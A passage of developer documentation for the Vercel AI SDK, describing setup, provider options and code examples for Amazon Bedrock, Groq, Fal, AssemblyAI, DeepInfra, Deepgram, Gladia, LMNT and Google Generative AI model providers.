prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
console.log(result.response.headers);
Below is sample output where you can see the x-amzn-requestid header. This can
be useful for correlating Bedrock API calls with requests made by the AI SDK:
{
connection: 'keep-alive',
'content-length': '2399',
'content-type': 'application/json',
date: 'Fri, 07 Feb 2025 04:28:30 GMT',
'x-amzn-requestid': 'c9f3ace4-dd5d-49e5-9807-39aedfa47c8e'
}
This information is also available with streamText:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { streamText } from 'ai';
const result = streamText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log('Response headers:', (await result.response).headers);
With sample output as:
{
connection: 'keep-alive',
'content-type': 'application/vnd.amazon.eventstream',
date: 'Fri, 07 Feb 2025 04:33:37 GMT',
'transfer-encoding': 'chunked',
'x-amzn-requestid': 'a976e3fc-0e45-4241-9954-b9bdd80ab407'
}
Migrating to @ai-sdk/amazon-bedrock 2.x
The Amazon Bedrock provider was rewritten in version 2.x to remove the
dependency on the @aws-sdk/client-bedrock-runtime package.
The bedrockOptions provider setting previously available has been removed. If
you were using the bedrockOptions object, you should now use the region,
accessKeyId, secretAccessKey, and sessionToken settings directly instead.
Note that you may need to set all of these explicitly, e.g. even if you're not
using sessionToken, set it to undefined. If you're running in a serverless
environment, there may be default environment variables set by your containing
environment that the Amazon Bedrock provider will then pick up and could
conflict with the ones you're intending to use.
title: Groq description: Learn how to use Groq.
Groq Provider
The Groq provider contains language model support for the Groq API.
Setup
The Groq provider is available via the @ai-sdk/groq module.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance groq from @ai-sdk/groq:
import { groq } from '@ai-sdk/groq';
If you need a customized setup, you can import createGroq from @ai-sdk/groq
and create a provider instance with your settings:
import { createGroq } from '@ai-sdk/groq';
const groq = createGroq({
// custom settings
});
You can use the following optional settings to customize the Groq provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.groq.com/openai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theGROQ_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create Groq models using a provider instance.
The first argument is the model id, e.g. gemma2-9b-it.
const model = groq('gemma2-9b-it');
Reasoning Models
Groq offers several reasoning models such as qwen-qwq-32b and deepseek-r1-distill-llama-70b.
You can configure how the reasoning is exposed in the generated text by using the reasoningFormat option.
It supports the options parsed, hidden, and raw.
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const result = await generateText({
model: groq('qwen-qwq-32b'),
providerOptions: {
groq: { reasoningFormat: 'parsed' },
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
Only Groq reasoning models support the reasoningFormat option.
Example
You can use Groq language models to generate text with the generateText function:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const { text } = await generateText({
model: groq('gemma2-9b-it'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/llama-4-scout-17b-16e-instruct |
||||
gemma2-9b-it |
||||
llama-3.3-70b-versatile |
||||
llama-3.1-8b-instant |
||||
llama-guard-3-8b |
||||
llama3-70b-8192 |
||||
llama3-8b-8192 |
||||
mixtral-8x7b-32768 |
||||
qwen-qwq-32b |
||||
mistral-saba-24b |
||||
qwen-2.5-32b |
||||
deepseek-r1-distill-qwen-32b |
||||
deepseek-r1-distill-llama-70b |
Transcription Models
You can create models that call the Groq transcription API
using the .transcription() factory method.
The first argument is the model id e.g. whisper-large-v3.
const model = groq.transcription('whisper-large-v3');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { groq } from '@ai-sdk/groq';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: groq.transcription('whisper-large-v3'),
audio: await readFile('audio.mp3'),
providerOptions: { groq: { language: 'en' } },
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-large-v3 |
||||
whisper-large-v3-turbo |
||||
distil-whisper-large-v3-en |
title: Fal description: Learn how to use Fal AI models with the AI SDK.
Fal Provider
Fal AI provides a generative media platform for developers with lightning-fast inference capabilities. Their platform offers optimized performance for running diffusion models, with speeds up to 4x faster than alternatives.
Setup
The Fal provider is available via the @ai-sdk/fal module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance fal from @ai-sdk/fal:
import { fal } from '@ai-sdk/fal';
If you need a customized setup, you can import createFal and create a provider instance with your settings:
import { createFal } from '@ai-sdk/fal';
const fal = createFal({
apiKey: 'your-api-key', // optional, defaults to FAL_API_KEY environment variable, falling back to FAL_KEY
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Fal provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://fal.run. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theFAL_API_KEYenvironment variable, falling back toFAL_KEY. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Fal image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { fal } from '@ai-sdk/fal';
import { experimental_generateImage as generateImage } from 'ai';
import fs from 'fs';
const { image } = await generateImage({
model: fal.image('fal-ai/fast-sdxl'),
prompt: 'A serene mountain landscape at sunset',
});
const filename = `image-${Date.now()}.png`;
fs.writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Model Capabilities
Fal offers many models optimized for different use cases. Here are a few popular examples. For a full list of models, see the Fal AI documentation.
| Model | Description |
|---|---|
fal-ai/fast-sdxl |
High-speed SDXL model optimized for quick inference with up to 4x faster speeds |
fal-ai/flux-pro/kontext |
FLUX.1 Kontext [pro] handles both text and reference images as inputs, seamlessly enabling targeted, local edits and complex transformations of entire scenes |
fal-ai/flux-pro/kontext/max |
FLUX.1 Kontext [max] with greatly improved prompt adherence and typography generation, meeting premium consistency for editing without compromise on speed |
fal-ai/flux-lora |
Super fast endpoint for the FLUX.1 [dev] model with LoRA support, enabling rapid and high-quality image generation using pre-trained LoRA adaptations. |
fal-ai/flux-pro/v1.1-ultra |
Professional-grade image generation with up to 2K resolution and enhanced photorealism |
fal-ai/ideogram/v2 |
Specialized for high-quality posters and logos with exceptional typography handling |
fal-ai/recraft-v3 |
SOTA in image generation with vector art and brand style capabilities |
fal-ai/stable-diffusion-3.5-large |
Advanced MMDiT model with improved typography and complex prompt understanding |
fal-ai/hyper-sdxl |
Performance-optimized SDXL variant with enhanced creative capabilities |
Fal models support the following aspect ratios:
- 1:1 (square HD)
- 16:9 (landscape)
- 9:16 (portrait)
- 4:3 (landscape)
- 3:4 (portrait)
- 16:10 (1280x800)
- 10:16 (800x1280)
- 21:9 (2560x1080)
- 9:21 (1080x2560)
Key features of Fal models include:
- Up to 4x faster inference speeds compared to alternatives
- Optimized by the Fal Inference Engine™
- Support for real-time infrastructure
- Cost-effective scaling with pay-per-use pricing
- LoRA training capabilities for model personalization
Modify Image
Transform existing images using text prompts.
// Example: Modify existing image
await generateImage({
model: fal.image('fal-ai/flux-pro/kontext'),
prompt: 'Put a donut next to the flour.',
providerOptions: {
fal: {
image_url:
'https://v3.fal.media/files/rabbit/rmgBxhwGYb2d3pl3x9sKf_output.png',
},
},
});
Advanced Features
Fal's platform offers several advanced capabilities:
- Private Model Inference: Run your own diffusion transformer models with up to 50% faster inference
- LoRA Training: Train and personalize models in under 5 minutes
- Real-time Infrastructure: Enable new user experiences with fast inference times
- Scalable Architecture: Scale to thousands of GPUs when needed
For more details about Fal's capabilities and features, visit the Fal AI documentation.
Transcription Models
You can create models that call the Fal transcription API
using the .transcription() factory method.
The first argument is the model id without the fal-ai/ prefix e.g. wizper.
const model = fal.transcription('wizper');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the batchSize option will increase the number of audio chunks processed in parallel.
import { experimental_transcribe as transcribe } from 'ai';
import { fal } from '@ai-sdk/fal';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: fal.transcription('wizper'),
audio: await readFile('audio.mp3'),
providerOptions: { fal: { batchSize: 10 } },
});
The following provider options are available:
-
language string Language of the audio file. If set to null, the language will be automatically detected. Accepts ISO language codes like 'en', 'fr', 'zh', etc. Optional.
-
diarize boolean Whether to diarize the audio file (identify different speakers). Defaults to true. Optional.
-
chunkLevel string Level of the chunks to return. Either 'segment' or 'word'. Default value: "word" Optional.
-
version string Version of the model to use. All models are Whisper large variants. Default value: "3" Optional.
-
batchSize number Batch size for processing. Default value: 64 Optional.
-
numSpeakers number Number of speakers in the audio file. If not provided, the number of speakers will be automatically detected. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper |
||||
wizper |
title: AssemblyAI description: Learn how to use the AssemblyAI provider for the AI SDK.
AssemblyAI Provider
The AssemblyAI provider contains language model support for the AssemblyAI transcription API.
Setup
The AssemblyAI provider is available in the @ai-sdk/assemblyai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance assemblyai from @ai-sdk/assemblyai:
import { assemblyai } from '@ai-sdk/assemblyai';
If you need a customized setup, you can import createAssemblyAI from @ai-sdk/assemblyai and create a provider instance with your settings:
import { createAssemblyAI } from '@ai-sdk/assemblyai';
const assemblyai = createAssemblyAI({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the AssemblyAI provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theASSEMBLYAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the AssemblyAI transcription API
using the .transcription() factory method.
The first argument is the model id e.g. best.
const model = assemblyai.transcription('best');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the contentSafety option will enable content safety filtering.
import { experimental_transcribe as transcribe } from 'ai';
import { assemblyai } from '@ai-sdk/assemblyai';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: assemblyai.transcription('best'),
audio: await readFile('audio.mp3'),
providerOptions: { assemblyai: { contentSafety: true } },
});
The following provider options are available:
-
audioEndAt number
End time of the audio in milliseconds. Optional.
-
audioStartFrom number
Start time of the audio in milliseconds. Optional.
-
autoChapters boolean
Whether to automatically generate chapters for the transcription. Optional.
-
autoHighlights boolean
Whether to automatically generate highlights for the transcription. Optional.
-
boostParam enum
Boost parameter for the transcription. Allowed values:
'low','default','high'. Optional. -
contentSafety boolean
Whether to enable content safety filtering. Optional.
-
contentSafetyConfidence number
Confidence threshold for content safety filtering (25-100). Optional.
-
customSpelling array of objects
Custom spelling rules for the transcription. Each object has
from(array of strings) andto(string) properties. Optional. -
disfluencies boolean
Whether to include disfluencies (um, uh, etc.) in the transcription. Optional.
-
entityDetection boolean
Whether to detect entities in the transcription. Optional.
-
filterProfanity boolean
Whether to filter profanity in the transcription. Optional.
-
formatText boolean
Whether to format the text in the transcription. Optional.
-
iabCategories boolean
Whether to include IAB categories in the transcription. Optional.
-
languageCode string
Language code for the audio. Supports numerous ISO-639-1 and ISO-639-3 language codes. Optional.
-
languageConfidenceThreshold number
Confidence threshold for language detection. Optional.
-
languageDetection boolean
Whether to enable language detection. Optional.
-
multichannel boolean
Whether to process multiple audio channels separately. Optional.
-
punctuate boolean
Whether to add punctuation to the transcription. Optional.
-
redactPii boolean
Whether to redact personally identifiable information. Optional.
-
redactPiiAudio boolean
Whether to redact PII in the audio file. Optional.
-
redactPiiAudioQuality enum
Quality of the redacted audio file. Allowed values:
'mp3','wav'. Optional. -
redactPiiPolicies array of enums
Policies for PII redaction, specifying which types of information to redact. Supports numerous types like
'person_name','phone_number', etc. Optional. -
redactPiiSub enum
Substitution method for redacted PII. Allowed values:
'entity_name','hash'. Optional. -
sentimentAnalysis boolean
Whether to perform sentiment analysis on the transcription. Optional.
-
speakerLabels boolean
Whether to label different speakers in the transcription. Optional.
-
speakersExpected number
Expected number of speakers in the audio. Optional.
-
speechThreshold number
Threshold for speech detection (0-1). Optional.
-
summarization boolean
Whether to generate a summary of the transcription. Optional.
-
summaryModel enum
Model to use for summarization. Allowed values:
'informative','conversational','catchy'. Optional. -
summaryType enum
Type of summary to generate. Allowed values:
'bullets','bullets_verbose','gist','headline','paragraph'. Optional. -
topics array of strings
List of topics to detect in the transcription. Optional.
-
webhookAuthHeaderName string
Name of the authentication header for webhook requests. Optional.
-
webhookAuthHeaderValue string
Value of the authentication header for webhook requests. Optional.
-
webhookUrl string
URL to send webhook notifications to. Optional.
-
wordBoost array of strings
List of words to boost in the transcription. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
best |
||||
nano |
title: DeepInfra description: Learn how to use DeepInfra's models with the AI SDK.
DeepInfra Provider
The DeepInfra provider contains support for state-of-the-art models through the DeepInfra API, including Llama 3, Mixtral, Qwen, and many other popular open-source models.
Setup
The DeepInfra provider is available via the @ai-sdk/deepinfra module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance deepinfra from @ai-sdk/deepinfra:
import { deepinfra } from '@ai-sdk/deepinfra';
If you need a customized setup, you can import createDeepInfra from @ai-sdk/deepinfra and create a provider instance with your settings:
import { createDeepInfra } from '@ai-sdk/deepinfra';
const deepinfra = createDeepInfra({
apiKey: process.env.DEEPINFRA_API_KEY ?? '',
});
You can use the following optional settings to customize the DeepInfra provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.deepinfra.com/v1/openai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPINFRA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create language models using a provider instance. The first argument is the model ID, for example:
import { deepinfra } from '@ai-sdk/deepinfra';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepinfra('meta-llama/Meta-Llama-3.1-70B-Instruct'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
DeepInfra language models can also be used in the streamText function (see AI SDK Core).
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
meta-llama/Llama-4-Maverick-17B-128E-Instruct-FP8 |
||||
meta-llama/Llama-4-Scout-17B-16E-Instruct |
||||
meta-llama/Llama-3.3-70B-Instruct-Turbo |
||||
meta-llama/Llama-3.3-70B-Instruct |
||||
meta-llama/Meta-Llama-3.1-405B-Instruct |
||||
meta-llama/Meta-Llama-3.1-70B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-70B-Instruct |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo |
||||
meta-llama/Meta-Llama-3.1-8B-Instruct |
||||
meta-llama/Llama-3.2-11B-Vision-Instruct |
||||
meta-llama/Llama-3.2-90B-Vision-Instruct |
||||
mistralai/Mixtral-8x7B-Instruct-v0.1 |
||||
deepseek-ai/DeepSeek-V3 |
||||
deepseek-ai/DeepSeek-R1 |
||||
deepseek-ai/DeepSeek-R1-Distill-Llama-70B |
||||
deepseek-ai/DeepSeek-R1-Turbo |
||||
nvidia/Llama-3.1-Nemotron-70B-Instruct |
||||
Qwen/Qwen2-7B-Instruct |
||||
Qwen/Qwen2.5-72B-Instruct |
||||
Qwen/Qwen2.5-Coder-32B-Instruct |
||||
Qwen/QwQ-32B-Preview |
||||
google/codegemma-7b-it |
||||
google/gemma-2-9b-it |
||||
microsoft/WizardLM-2-8x22B |
Image Models
You can create DeepInfra image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
import { deepinfra } from '@ai-sdk/deepinfra';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: deepinfra.image('stabilityai/sd3.5'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Model-specific options
You can pass model-specific parameters using the providerOptions.deepinfra field:
import { deepinfra } from '@ai-sdk/deepinfra';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: deepinfra.image('stabilityai/sd3.5'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
providerOptions: {
deepinfra: {
num_inference_steps: 30, // Control the number of denoising steps (1-50)
},
},
});
Model Capabilities
For models supporting aspect ratios, the following ratios are typically supported:
1:1 (default), 16:9, 1:9, 3:2, 2:3, 4:5, 5:4, 9:16, 9:21
For models supporting size parameters, dimensions must typically be:
- Multiples of 32
- Width and height between 256 and 1440 pixels
- Default size is 1024x1024
| Model | Dimensions Specification | Notes |
|---|---|---|
stabilityai/sd3.5 |
Aspect Ratio | Premium quality base model, 8B parameters |
black-forest-labs/FLUX-1.1-pro |
Size | Latest state-of-art model with superior prompt following |
black-forest-labs/FLUX-1-schnell |
Size | Fast generation in 1-4 steps |
black-forest-labs/FLUX-1-dev |
Size | Optimized for anatomical accuracy |
black-forest-labs/FLUX-pro |
Size | Flagship Flux model |
stabilityai/sd3.5-medium |
Aspect Ratio | Balanced 2.5B parameter model |
stabilityai/sdxl-turbo |
Aspect Ratio | Optimized for fast generation |
For more details and pricing information, see the DeepInfra text-to-image models page.
title: Deepgram description: Learn how to use the Deepgram provider for the AI SDK.
Deepgram Provider
The Deepgram provider contains language model support for the Deepgram transcription API.
Setup
The Deepgram provider is available in the @ai-sdk/deepgram module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance deepgram from @ai-sdk/deepgram:
import { deepgram } from '@ai-sdk/deepgram';
If you need a customized setup, you can import createDeepgram from @ai-sdk/deepgram and create a provider instance with your settings:
import { createDeepgram } from '@ai-sdk/deepgram';
const deepgram = createDeepgram({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Deepgram provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPGRAM_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Deepgram transcription API
using the .transcription() factory method.
The first argument is the model id e.g. nova-3.
const model = deepgram.transcription('nova-3');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the summarize option will enable summaries for sections of content.
import { experimental_transcribe as transcribe } from 'ai';
import { deepgram } from '@ai-sdk/deepgram';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: deepgram.transcription('nova-3'),
audio: await readFile('audio.mp3'),
providerOptions: { deepgram: { summarize: true } },
});
The following provider options are available:
-
language string
Language code for the audio. Supports numerous ISO-639-1 and ISO-639-3 language codes. Optional.
-
smartFormat boolean
Whether to apply smart formatting to the transcription. Optional.
-
punctuate boolean
Whether to add punctuation to the transcription. Optional.
-
paragraphs boolean
Whether to format the transcription into paragraphs. Optional.
-
summarize enum | boolean
Whether to generate a summary of the transcription. Allowed values:
'v2',false. Optional. -
topics boolean
Whether to detect topics in the transcription. Optional.
-
intents boolean
Whether to detect intents in the transcription. Optional.
-
sentiment boolean
Whether to perform sentiment analysis on the transcription. Optional.
-
detectEntities boolean
Whether to detect entities in the transcription. Optional.
-
redact string | array of strings
Specifies what content to redact from the transcription. Optional.
-
replace string
Replacement string for redacted content. Optional.
-
search string
Search term to find in the transcription. Optional.
-
keyterm string
Key terms to identify in the transcription. Optional.
-
diarize boolean
Whether to identify different speakers in the transcription. Defaults to
true. Optional. -
utterances boolean
Whether to segment the transcription into utterances. Optional.
-
uttSplit number
Threshold for splitting utterances. Optional.
-
fillerWords boolean
Whether to include filler words (um, uh, etc.) in the transcription. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
nova-3 (+ variants) |
||||
nova-2 (+ variants) |
||||
nova (+ variants) |
||||
enhanced (+ variants) |
||||
base (+ variants) |
title: Gladia description: Learn how to use the Gladia provider for the AI SDK.
Gladia Provider
The Gladia provider contains language model support for the Gladia transcription API.
Setup
The Gladia provider is available in the @ai-sdk/gladia module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance gladia from @ai-sdk/gladia:
import { gladia } from '@ai-sdk/gladia';
If you need a customized setup, you can import createGladia from @ai-sdk/gladia and create a provider instance with your settings:
import { createGladia } from '@ai-sdk/gladia';
const gladia = createGladia({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Gladia provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theDEEPGRAM_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Gladia transcription API
using the .transcription() factory method.
const model = gladia.transcription();
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the summarize option will enable summaries for sections of content.
import { experimental_transcribe as transcribe } from 'ai';
import { gladia } from '@ai-sdk/gladia';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: gladia.transcription(),
audio: await readFile('audio.mp3'),
providerOptions: { gladia: { summarize: true } },
});
The following provider options are available:
-
contextPrompt string
Context to feed the transcription model with for possible better accuracy. Optional.
-
customVocabulary boolean | any[]
Custom vocabulary to improve transcription accuracy. Optional.
-
customVocabularyConfig object
Configuration for custom vocabulary. Optional.
- vocabulary Array<string | { value: string, intensity?: number, pronunciations?: string[], language?: string }>
- defaultIntensity number
-
detectLanguage boolean
Whether to automatically detect the language. Optional.
-
enableCodeSwitching boolean
Enable code switching for multilingual audio. Optional.
-
codeSwitchingConfig object
Configuration for code switching. Optional.
- languages string[]
-
language string
Specify the language of the audio. Optional.
-
callback boolean
Enable callback when transcription is complete. Optional.
-
callbackConfig object
Configuration for callback. Optional.
- url string
- method 'POST' | 'PUT'
-
subtitles boolean
Generate subtitles from the transcription. Optional.
-
subtitlesConfig object
Configuration for subtitles. Optional.
- formats Array<'srt' | 'vtt'>
- minimumDuration number
- maximumDuration number
- maximumCharactersPerRow number
- maximumRowsPerCaption number
- style 'default' | 'compliance'
-
diarization boolean
Enable speaker diarization. Defaults to
true. Optional. -
diarizationConfig object
Configuration for diarization. Optional.
- numberOfSpeakers number
- minSpeakers number
- maxSpeakers number
- enhanced boolean
-
translation boolean
Enable translation of the transcription. Optional.
-
translationConfig object
Configuration for translation. Optional.
- targetLanguages string[]
- model 'base' | 'enhanced'
- matchOriginalUtterances boolean
-
summarization boolean
Enable summarization of the transcription. Optional.
-
summarizationConfig object
Configuration for summarization. Optional.
- type 'general' | 'bullet_points' | 'concise'
-
moderation boolean
Enable content moderation. Optional.
-
namedEntityRecognition boolean
Enable named entity recognition. Optional.
-
chapterization boolean
Enable chapterization of the transcription. Optional.
-
nameConsistency boolean
Enable name consistency in the transcription. Optional.
-
customSpelling boolean
Enable custom spelling. Optional.
-
customSpellingConfig object
Configuration for custom spelling. Optional.
- spellingDictionary Record<string, string[]>
-
structuredDataExtraction boolean
Enable structured data extraction. Optional.
-
structuredDataExtractionConfig object
Configuration for structured data extraction. Optional.
- classes string[]
-
sentimentAnalysis boolean
Enable sentiment analysis. Optional.
-
audioToLlm boolean
Enable audio to LLM processing. Optional.
-
audioToLlmConfig object
Configuration for audio to LLM. Optional.
- prompts string[]
-
customMetadata Record<string, any>
Custom metadata to include with the request. Optional.
-
sentences boolean
Enable sentence detection. Optional.
-
displayMode boolean
Enable display mode. Optional.
-
punctuationEnhanced boolean
Enable enhanced punctuation. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
Default |
title: LMNT description: Learn how to use the LMNT provider for the AI SDK.
LMNT Provider
The LMNT provider contains language model support for the LMNT transcription API.
Setup
The LMNT provider is available in the @ai-sdk/lmnt module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance lmnt from @ai-sdk/lmnt:
import { lmnt } from '@ai-sdk/lmnt';
If you need a customized setup, you can import createLMNT from @ai-sdk/lmnt and create a provider instance with your settings:
import { createLMNT } from '@ai-sdk/lmnt';
const lmnt = createLMNT({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the LMNT provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theLMNT_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the LMNT speech API
using the .speech() factory method.
The first argument is the model id e.g. aurora.
const model = lmnt.speech('aurora');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying a voice to use for the generated audio.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
const result = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hello, world!',
providerOptions: { lmnt: { language: 'en' } },
});
Provider Options
The LMNT provider accepts the following options:
-
model 'aurora' | 'blizzard'
The LMNT model to use. Defaults to
'aurora'. -
language 'auto' | 'en' | 'es' | 'pt' | 'fr' | 'de' | 'zh' | 'ko' | 'hi' | 'ja' | 'ru' | 'it' | 'tr'
The language to use for speech synthesis. Defaults to
'auto'. -
format 'aac' | 'mp3' | 'mulaw' | 'raw' | 'wav'
The audio format to return. Defaults to
'mp3'. -
sampleRate number
The sample rate of the audio in Hz. Defaults to
24000. -
speed number
The speed of the speech. Must be between 0.25 and 2. Defaults to
1. -
seed number
An optional seed for deterministic generation.
-
conversational boolean
Whether to use a conversational style. Defaults to
false. -
length number
Maximum length of the audio in seconds. Maximum value is 300.
-
topP number
Top-p sampling parameter. Must be between 0 and 1. Defaults to
1. -
temperature number
Temperature parameter for sampling. Must be at least 0. Defaults to
1.
Model Capabilities
| Model | Instructions |
|---|---|
aurora |
|
blizzard |
title: Google Generative AI description: Learn how to use Google Generative AI Provider.
Google Generative AI Provider
The Google Generative AI provider contains language and embedding model support for the Google Generative AI APIs.
Setup
The Google provider is available in the @ai-sdk/google module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance google from @ai-sdk/google:
import { google } from '@ai-sdk/google';
If you need a customized setup, you can import createGoogleGenerativeAI from @ai-sdk/google and create a provider instance with your settings:
import { createGoogleGenerativeAI } from '@ai-sdk/google';
const google = createGoogleGenerativeAI({
// custom settings
});
You can use the following optional settings to customize the Google Generative AI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://generativelanguage.googleapis.com/v1beta. -
apiKey string
API key that is being sent using the
x-goog-api-keyheader. It defaults to theGOOGLE_GENERATIVE_AI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Google Generative AI API using the provider instance.
The first argument is the model id, e.g. gemini-1.5-pro-latest.
The models support tool calls and some have multi-modal capabilities.
const model = google('gemini-1.5-pro-latest');
Google Generative AI also supports some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = google('gemini-1.5-pro-latest', {
safetySettings: [
{ category: 'HARM_CATEGORY_UNSPECIFIED', threshold: 'BLOCK_LOW_AND_ABOVE' },
],
});
The following optional settings are available for Google Generative AI models:
-
cachedContent string
Optional. The name of the cached content used as context to serve the prediction. Format: cachedContents/{cachedContent}
-
structuredOutputs boolean
Optional. Enable structured output. Default is true.
This is useful when the JSON Schema contains elements that are not supported by the OpenAPI schema version that Google Generative AI uses. You can use this to disable structured outputs if you need to.
See Troubleshooting: Schema Limitations for more details.
-
safetySettings Array<{ category: string; threshold: string }>
Optional. Safety settings for the model.
-
category string
The category of the safety setting. Can be one of the following:
